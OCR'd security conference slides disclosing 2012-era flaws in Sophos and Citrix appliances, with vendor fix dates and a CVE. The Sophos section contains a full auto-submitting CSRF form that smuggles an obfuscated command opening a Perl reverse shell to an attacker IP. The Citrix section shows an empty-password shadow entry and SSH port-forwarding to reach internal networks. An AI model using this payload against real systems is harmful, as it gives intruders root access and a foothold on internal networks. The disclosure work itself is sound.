
Command-injection (and root shell)

- Command-injection very common in appliances

- Why do I want a root shell?
  - Foothold on internal network
  - Reflective CSRF attacks (with reverse shells)
  - Admins can’t view all email, but an attacker can

Reflective attack





```
<html>
  <body>
    <form  id="myForm"
    action="https://192.168.1.86:18080/component/Popup/MessageDetails.html?/S
    earch" method="POST">
      <input type="hidden" name="message&#95;id"
      value="quarantine&#58;192&#46;168&#46;1&#46;86&#58;1&#96;cp&#32;&#47;op
      t&#47;pmx&#47;bin&#47;perl&#32;&#47;opt&#47;pmx&#47;bin&#47;clear&#45;p
      ostfix&#45;verify&#45;cache&#59;&#32;sudo&#32;&#47;opt&#47;pmx&#47;bin&
      #47;clear&#45;postfix&#45;verify&#45;cache&#32;&#45;MIO&#32;&#45;e&#32;
      &apos;&#36;p&#61;fork&#59;exit&#44;if&#40;&#36;p&#41;&#59;&#36;c&#61;ne
      w&#32;IO&#58;&#58;Socket&#58;&#58;INET&#40;PeerAddr&#44;&quot;192&#46;1
      68&#46;1&#46;107&#58;25&quot;&#41;&#59;STDIN&#45;&gt;fdopen&#40;&#36;c&
      #44;r&#41;&#59;&#36;&#126;&#45;&gt;fdopen&#40;&#36;c&#44;w&#41;&#59;sys
      tem&#36;&#95;&#32;while&lt;&gt;&#59;&apos;&#96;" />
      <input type="submit" value="Submit" />
    </form>
<script>
document.getElementById('myForm').submit();
</script>
  </body>
</html>
```

2:53 PM

What do you get on the OS?

- Old kernel
- Old packages
- Unnecessary packages
- Poor configurations
- Insecure proprietary apps

Post Exploitation

- Stealing email or other traffic
- Plain-text passwords on box
- Steal credentials from end-users
- Adding tools and packages
    - Attacking internal network
- Further exploit-development
    - More bug-hunting, more 0-day

Sophos fix info: Update (3.7.7.1)


- Reported Oct 2012
- Vendor responsive and helpful
- Fix released Jan 2013
- http://sea.sophos.com/docs/sea/release_notes/release_notes.3.7.7.0.html

Citrix Access Gateway (5.0.4)

- Multiple issues
- Potential unrestricted access to the internal network

Hmm… That’s a bit odd…


ssh admin@192.168.233.55



```
                     **********************************
                     *                                *
                     *     Citrix Access Gateway      *
                     *                                *
                     **********************************

login:

login:

login:

login:

login:

login: admin
password:

Authentication Failed

login: _
```

2:53 PM

Where’s my hashes to crack?




```
root:!:14735:0:99999:7:::
bin:x:14735:0:99999:7:::
nobody:x:14735:0:99999:7:::
vpnadmin:!:14735:0:99999:7:::
ctxlsuser:!:14735:0:99999:7:::
sshd:!:14736:0:99999:7:::
hacluster:!:14736:0:99999:7:::
admin::14869:0:99999:7:::
postgres:!:15591:0:99999:7:::
```

Port-forwarding (no password)

When SSH is enabled on the CAG - port-forwarding is allowed

```
ssh admin@192.168.1.55
ssh admin@192.168.1.55 -L xxxx:127.0.0.1:xxxx
```



Citrix Access Gateway - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Citrix Access Gateway
https://192.168.1.55/lp/AdminLogonPoint/Logon.
Google

Welcome


Please log on to continue.

User name:

Password:

Submit
CITRIX
Burp Suite
Citrix Acces
presentatio
Konsole
02:19 pm

Potential access to internal systems!



Rather ironic: Remote Access Gateway

- Unauthenticated access to the internal network?
- Auth-bypass and root-shell


Citrix fix info: Affects CAG 5.0.x

- Reported Oct 2012
- Fixed released last week (6th March 2013)
- CVE-2013-2263 Unauthorized Access to Network Resources
- http://support.citrix.com/article/ctx136623

Symantec Email Appliance (9.5.x)

